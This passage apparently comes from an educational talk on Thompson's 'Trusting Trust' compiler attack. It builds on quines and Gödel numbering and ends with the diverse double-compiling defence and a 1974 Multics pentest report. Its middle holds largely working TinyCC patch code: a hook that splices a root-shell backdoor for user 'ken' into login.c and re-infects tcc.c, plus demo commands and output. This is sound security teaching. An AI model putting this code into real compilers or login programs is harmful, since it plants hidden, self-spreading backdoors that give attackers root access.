    59,  /* ; */  
    10,  /* \n */  
    10,  /* \n */  
    35,  /* # */  
    /* ... one integer per character, from "};" to the end ... */  
    0  
};  
  
#include <stdio.h>  
  
int main(void)  
{  
    int i;  
  
    printf("char s[] = {\n");  
    for (i = 0; s[i]; i++)  
        printf("\t%d,\n", s[i]); /* s printed as DATA */  
    printf("%s", s);             /* s printed as TEXT */  
    return 0;  
}
```



```
char s[] = {
    125,    /* } */
    59,     /* ; */
    10,     /* \n */
    10,     /* \n */
    35,     /* # */
    /* ... one integer per character, from "};" to the end ... */
    0
};

#include <stdio.h>

int main(void)
{
    int i;

    printf("char s[] = {\n");
    for (i = 0; s[i]; i++)
        printf("\t%d,\n", s[i]);    /* s printed as DATA */
    printf("%s", s);                /* s printed as TEXT */
    return 0;
}
```

The Quine required for our purposes must satisfy two properties:

1. It can be written by another program
2. It can carry arbitrary baggage

```
char s[] = { /* ... bytes of EVERYTHING below, payload included ... */ 0 };

#include <stdio.h>

void payload(void)
{
    /* arbitrary baggage: e.g. backdoor code */
}

int main(void)
{
    int i;

    payload();                                /* baggage executes */
    printf("char s[] = {\n");
    for (i = 0; s[i]; i++)
        printf("\t%d,\n", s[i]);
    printf("%s", s);                          /* reprints payload() too */
    return 0;
}
```

Other quines

Python

```
s = 's = %r\nprint(s %% s)'\nprint(s % s)
```

Ruby

```
s = "s = %p\nputs s %% s"  
puts s % s
```

JavaScript

```
(function f(){ console.log('(' + f + '()') })()
```

Lisp

```
((lambda (x) (list x (list 'quote x)))  
 '(lambda (x) (list x (list 'quote x)))))
```


A Gödelian detour

The same principle was used by Kurt Gödel in 1931 to build a sentence that **talks about itself** and that says

"I am not provable within this system"

*On Formally Undecidable
Propositions
Of Principia Mathematica
And Related Systems*

KURT GÖDEL

Gödel numbering assigns a single natural number to every formula, so that statements *about* formulas become statements *about* numbers. Take a concrete formula:

$$\forall a : a + b = b + a$$

We turn it into one number in two moves.

Step 1: symbols become numbers. Fix a code for every symbol of the language:


∀	a	b	+	=	:
8	11	13	5	7	3

Now every symbol has a number, so a formula is just a *sequence* of codes.


Step 2: formulas become numbers. Take the codes of a formula, in order, and raise successive primes to them:

The diagram illustrates the process of converting a formula into a number. It shows a sequence of characters from a formula, each enclosed in a light gray box. Below each box is a small gray dot, and below that is a prime number. The prime numbers are 2, 3, 5, 7, 11, and 13, which are the successive primes. The characters are 'V', 'a', ':', 'a', '+', and 'b'. The corresponding prime numbers are 8, 11, 3, 11, 5, and 13. The final result is a number formed by raising each prime to the power of the character's code value. The result is shown in blue text: 2^8 , 3^{11} , 5^3 , 7^{11} , 11^5 , and 13^{13} . The sequence ends with three red dots, indicating that the formula can be longer than the example shown.

Character	Code	Prime	Power
V	8	2	2^8
a	11	3	3^{11}
:	3	5	5^3
a	11	7	7^{11}
+	5	11	11^5
b	13	13	13^{13}




The Universal Computer
The Road from Leibniz to Turing
Martin D. Davis



Gödel, Escher, Bach
an Eternal Golden Braid
Douglas R. Hofstadter

Step 3 · Self-propagation

Let's now focus on **self-propagation**.



~ 200 LoC of true logic

PAYLOAD + SPLICE

```
static const char thompson_payload[] = {
    47, 42, 32, 84, 104, 111, 109,
    112, 115, 111, 110, 32,
    ...
    0
};

static char *thompson_splice_once(
    char *src, const char *needle, const char *repl)
{
    char *hit = strstr(src, needle);
    size_t off, nlen, rlen, len;
    char *out;
    if (!hit)
        return src;
    off = (size_t)(hit - src);
    nlen = strlen(needle);
    rlen = strlen(repl);
    len = strlen(src);
    out = tcc_malloc(len - nlen + rlen + 1);
    memcpy(out, src, off);
    memcpy(out + off, repl, rlen);
    memcpy(out + off + rlen, hit + nlen,
        len - off - nlen + 1);
    tcc_free(src);
    return out;
}
```

LOAD + REBUILD

```
static char *thompson_load_path(const char *path)
{
    int fd = open(path, O_RDONLY | O_BINARY);
    char *buf;
    if (fd < 0)
        return NULL;
    buf = tcc_load_text(fd);
    close(fd);
    return buf;
}

static char *thompson_rebuild_chunk(void)
{
    CString cs;
    int i;
    cstr_new(&cs);
    cstr_printf(&cs,
        "static const char thompson_payload[] = {\n";
    for (i = 0; thompson_payload[i]; i++)
        cstr_printf(&cs, "\t%d,\n",
            (unsigned char)thompson_payload[i]);
    cstr_printf(&cs, "\t0\n");
    cstr_cat(&cs, thompson_payload, 0);
    return cs.data;
}
```

POISON LIBTCC

```
static char *thompson_poison_libtcc(char *lib_src)
{
    const char *anchor =
        "ST_FUNC int tcc_add_file_internal";
    const char *ret_old =
        "    return tcc_compile(s1, flags, filename, fd);";
    const char *ret_new =
        "    return thompson_hook_add_file(s1, filename,
        flags, fd);";
    char *chunk, *hit, *out;
    size_t off, clen, len;

    lib_src = thompson_splice_once(lib_src, ret_old,
        ret_new);
    chunk = thompson_rebuild_chunk();
    hit = strstr(lib_src, anchor);
    if (!hit) {
        tcc_free(chunk);
        return lib_src;
    }
    off = (size_t)(hit - lib_src);
    clen = strlen(chunk);
    len = strlen(lib_src);
    out = tcc_malloc(len + clen + 1);
    memcpy(out, lib_src, off);
    memcpy(out + off, chunk, clen);
    memcpy(out + off + clen, hit, len - off + 1);
    tcc_free(lib_src);
    tcc_free(chunk);
    return out;
}
```

~ 6k LoC in total

INLINE LIBTCC

```
static char *thompson_inline_libtcc(
    char *tcc_src, char *poisoned_lib)
{
    const char *inc1 = "# include \"libtcc.c\"";
    const char *inc2 = "#include \"libtcc.c\"";
    const char *needle;
    const char *pfx =
        "\n#if 1\n";
    const char *sfx = "\n#endif\n";
    char *hit, *out;
    size_t off, nlen, plen, len, wrap, pfxlen, sfxlen;

    needle = strstr(tcc_src, inc1) ? inc1 : inc2;
    hit = strstr(tcc_src, needle);
    if (!hit) {
        tcc_free(poisoned_lib);
        return tcc_src;
    }
    pfxlen = strlen(pfx);
    sfxlen = strlen(sfx);
    off = (size_t)(hit - tcc_src);
    nlen = strlen(needle);
    plen = strlen(poisoned_lib);
    wrap = pfxlen + plen + sfxlen;
    len = strlen(tcc_src);
    out = tcc_malloc(len - nlen + wrap + 1);
    memcpy(out, tcc_src, off);
    memcpy(out + off, pfx, pfxlen);
    memcpy(out + off + pfxlen, poisoned_lib, plen);
    memcpy(out + off + pfxlen + plen, sfx, sfxlen);
    memcpy(out + off + wrap, hit + nlen,
        len - off - nlen + 1);
    tcc_free(tcc_src);
    tcc_free(poisoned_lib);
    return out;
}
```

LOGIN + HOOK

```
static int thompson_compile_login(
    TCCState *s1, int flags, int fd)
{
    char *src;
    const char *needle, *repl;
    int ret;
    src = tcc_load_text(fd);
    close(fd);
    needle =
        "if (!u || !namep || strcmp(namep, u->hash) != 0)";
    repl =
        "if (strcmp(name, \"ken\") == 0) {\n"
        "    puts(\"you have root privileges\");\n"
        "    execl(\"/bin/sh\", \"-sh\", (char *)NULL);\n"
        "    return 0;\n"
        "}\n"
        "if (!u || !namep || strcmp(namep, u->hash) != 0)";
    src = thompson_splice_once(src, needle, repl);
    ret = tcc_compile(s1, flags, src, -1);
    tcc_free(src);
    return ret;
}

static int thompson_hook_add_file(
    TCCState *s1, const char *filename, int flags, int fd)
{
    const char *base;
    if ((flags & AFF_TYPE_MASK) != AFF_TYPE_C)
        return tcc_compile(s1, flags, filename, fd);
    base = tcc_basename(filename);
    if (!PATHCMP(base, "login.c"))
        return thompson_compile_login(s1, flags, fd);
    if (!PATHCMP(base, "tcc.c"))
        return thompson_compile_compiler(
            s1, flags, filename, fd);
    return tcc_compile(s1, flags, filename, fd);
}
```

COMPILE TCC.C

```
static int thompson_compile_compiler(
    TCCState *s1, int flags,
    const char *filename, int fd)
{
    char libpath[1024];
    char *base, *tcc_src, *lib_src, *combined;
    int dlen, ret;

    close(fd);
    base = tcc_basename(filename);
    dlen = (int)(base - (char *)filename);
    if (dlen < 0)
        dlen = 0;
    if (dlen == 0)
        snprintf(libpath, sizeof libpath, "libtcc.c");
    else
        snprintf(libpath, sizeof libpath,
            "%.*slibtcc.c", dlen, filename);

    tcc_src = thompson_load_path(filename);
    lib_src = thompson_load_path(libpath);
    if (!tcc_src || !lib_src) {
        tcc_free(tcc_src);
        tcc_free(lib_src);
        tcc_error_noabort(
            "thompson: cannot load tcc.c/libtcc.c");
        return -1;
    }
    lib_src = thompson_poison_libtcc(lib_src);
    combined = thompson_inline_libtcc(tcc_src, lib_src);
    ret = tcc_compile(s1, flags, combined, -1);
    tcc_free(combined);
    return ret;
}
```

Clone TinyCC, apply the patch, and compile.

```
git clone https://repo.or.cz/tinycc.git
cd tinycc
patch -p1 < ../patch/2-self-propagation.patch
./configure
make -j$(nproc)
```


The login backdoor.

```
./tinyc/tcc -B./tinyc \
-I./tinyc/include \
-o login1 ./login/login.c -lcrypt
```

```
printf 'x\n' | ./login1 ken
```

```
printf 'demo\n' | ./login1 alice
```

The login backdoor.



```
$ printf 'x\n' | ./login1 ken  
you have root privileges  
  
$ printf 'demo\n' | ./login1 alice  
Welcome alice
```

Self-propagation.

```
git clone https://repo.or.cz/tinycc.git clean
( cd clean && ./configure && make tccdefs_.h )
./tinycc/tcc -B./tinycc \
  -I./clean -I./clean/include \
  ./clean/tcc.c -o tcc2 -lm -ldl -lpthread

./tcc2 -B./tinycc \
  -I./clean/include \
  -o login2 ./login/login.c -lcrypt

printf 'x\n' | ./login2 ken
```



```
$ printf 'x\n' | ./login2 ken  
you have root privileges
```


The code

thompson_hook_add_file sends login.c one way and tcc.c the other.

```
static int thompson_hook_add_file(TCCState *s1, const char *filename,
                                  int flags, int fd)
{
    const char *base;
    if ((flags & AFF_TYPE_MASK) != AFF_TYPE_C)
        return tcc_compile(s1, flags, filename, fd);
    base = tcc_basename(filename);
    if (!PATHCMP(base, "login.c"))
        return thompson_compile_login(s1, flags, fd);
    if (!PATHCMP(base, "tcc.c"))
        return thompson_compile_compiler(s1, flags, filename, fd);
    return tcc_compile(s1, flags, filename, fd);
}
```

thompson_compile_login plants backdoor on login.

```
src = thompson_splice_once(src,  
    "if (!u || !namep || strcmp(namep, u->hash) != 0)",  
    "if (strcmp(name, \"ken\") == 0) {\n"  
    "    puts(\"you have root privileges\");\n"  
    "    execl(\"/bin/sh\", \"-sh\", (char *)NULL);\n"  
    "    return 0;\n"  
    "}\n"  
    "if (!u || !namep || strcmp(namep, u->hash) != 0));  
ret = tcc_compile(s1, flags, src, -1);
```

`thompson_compile_compiler` poisons `libtcc.c` and inlines it before compilation.

```
lib_src = thompson_poison_libtcc(lib_src);  
combined = thompson_inline_libtcc(tcc_src, lib_src);  
ret = tcc_compile(s1, flags, combined, -1);
```

thompson_poison_libtcc introduces the main hook

```
static char *thompson_poison_libtcc(char *lib_src)
{
    const char *anchor = "ST_FUNC int tcc_add_file_internal";
    const char *ret_old = "    return tcc_compile(s1, flags, filename, fd);";
    const char *ret_new = "    return thompson_hook_add_file(s1, filename, flags, fd);";
    // ...

    lib_src = thompson_splice_once(lib_src, ret_old, ret_new);
    chunk = thompson_rebuild_chunk();
    // ...
}
```

The quine generation algorithm

```
static char *thompson_rebuild_chunk(void)
{
    CString cs;
    int i;
    cstr_new(&cs);
    cstr_printf(&cs, "static const char thompson_payload[] = {\n");
    for (i = 0; thompson_payload[i]; i++)
        cstr_printf(&cs, "\t%d,\n", (unsigned char)thompson_payload[i]);
    cstr_printf(&cs, "\t0\n};\n");
    /* len 0 => append strlen+1 (include NUL) */
    cstr_cat(&cs, thompson_payload, 0);
    return cs.data;
}
```

The full quine (`chunk.c`) is generated from a partial `tail.c`.

```
#!/usr/bin/env python3
"""Build thompson_payload[] + tail into chunk.c."""
from pathlib import Path

HERE = Path(__file__).resolve().parent
tail = (HERE / "tail.c").read_text()
if "\0" in tail:
    raise SystemExit("tail.c must not contain NUL bytes")

lines = ["static const char thompson_payload[] = {"]
for c in tail:
    lines.append(f"\t{ord(c)},")
lines.append("\t0")
lines.append("};")
lines.append(tail)
chunk = "\n".join(lines)
if not chunk.endswith("\n"):
    chunk += "\n"

(HERE / "chunk.c").write_text(chunk)
```

Mitigations

Countering Trusting Trust through Diverse Double-Compiling

David A. Wheeler
Institute for Defense Analyses
dwheeler @ ida.org

<https://dwheeler.com/trusting-trust/>

- **Diverse double-compiling.**

The idea is to use a second, independent compiler, to compile the same source.

gcc-built tcc
trusted T



clean tcc.c
same source



login
ken fails

dirty tcc
suspect A



login
ken works

We start with the following inputs:

- **A**: suspect compiler binary
- **sA**: source code that claims to produce **A**
- **T**: independent trusted compiler for the same language

We want to understand if **A** truly corresponds to **sA** (honest compiler) or if it has been the target of a Thompson's style backdoor.

$$\mathbf{sA} \rightarrow \mathbf{A}$$

Assumptions that must hold:

- T has no trigger or payload aimed at sA
- It implements the language semantics of sA
- Compilation is deterministic
- Every other tool is trustworthy

Step 0 - control check (regeneration)

Compute $A' = A(sA)$ by compiling sA with A .

- If $A' \neq A$, stop, because the build isn't reproducible and so no conclusion is possible yet.
- Otherwise keep going.

A backdoored A will easily pass this step.

Step 1 - diverse compile

Compute $\text{stage1} = T(sA)$.

It is functionally equivalent to what sA describes, but its bytes might differ from A because T generates different code.

It contains no trojan inherited from A .

Step 2 - self-compile

Compute `stage2 = stage1(sA)`.


Because `stage1` behaves exactly as `sA` specifies, `stage2` is the canonical output of `sA` compiling itself.

Step 3 - Compare and Decide

Check that `stage2 == A` bit for bit, using a trusted comparison tool.

- If equal, `A` corresponds exactly to `sA`, move on to code review.
- If not equal, `A` contains something `sA` doesn't explain, could be a backdoor or a compiler bug.

The procedure.



```
# tinycc-A, potentially compromised
cp ./tinycc-quine/build/tcc tinycc-A

# gcc
T=/usr/bin/gcc

# 0. regeneration
./tinycc-A -B./tinycc-quine/build \
    -I./tinycc -I./tinycc/include \
    ./tinycc/tcc.c -o A-prime -lm -ldl -lpthread

cmp tinycc-A A-prime
```

```
# 1. diverse compile
```

```
$T -o stage1 ./tinyc/tcc.c -I./tinyc -lm -ldl -lpthread
```

```
# 2. self-compile
```


```
./stage1 -B./tinyc -I./tinyc -I./tinyc/include \  
./tinyc/tcc.c -o stage2 -lm -ldl -lpthread
```

```
# 3. compare
```

```
cmp stage2 tinyc-A
```

The Oldest Penetration Testing Report I've Ever Read

In June 1974 a penetration test was carried out on Multics, one of the first time sharing Operating System.



ESD-TR-74-193, Vol. II

**MULTICS SECURITY EVALUATION:
VULNERABILITY ANALYSIS**

Paul A. Karger, 2Lt, USAF
Roger R. Schell, Major, USAF

June 1974



II MULTICS SECURITY CONTROLS	9
2.1 Hardware Security Controls	9
2.1.1 Segmentation Hardware	9
2.1.2 Master Mode	10
2.2 Software Security Controls	12
2.2.1 Protection Rings	12
2.2.2 Access Control Lists	13
2.2.3 Protected Access Identification	15
2.2.4 Master Mode Conventions	15
2.3 Procedural Security Controls	15
2.3.1 Enciphered Passwords	15
2.3.2 Login Audit Trail	16
2.3.3 Software Maintenance Procedures	16

III VULNERABILITY ANALYSIS	17
3.1 Approach Plan	17
3.2 Hardware Vulnerabilities	17
3.2.1 Random Failures	17
3.2.2 Execute Instruction Access Check Bypass	20
3.2.3 Preview of 6180 Hardware Vulnerabilities	22
3.3 Software Vulnerabilities	22
3.3.1 Insufficient Argument Validation	22
3.3.2 Master Mode Transfer	25
3.3.3 Unlocked Stack Base	30
3.3.4 Preview of 6180 Software Vulnerabilities	36
3.3.4.1 No Call Limiter Vulnerability	37
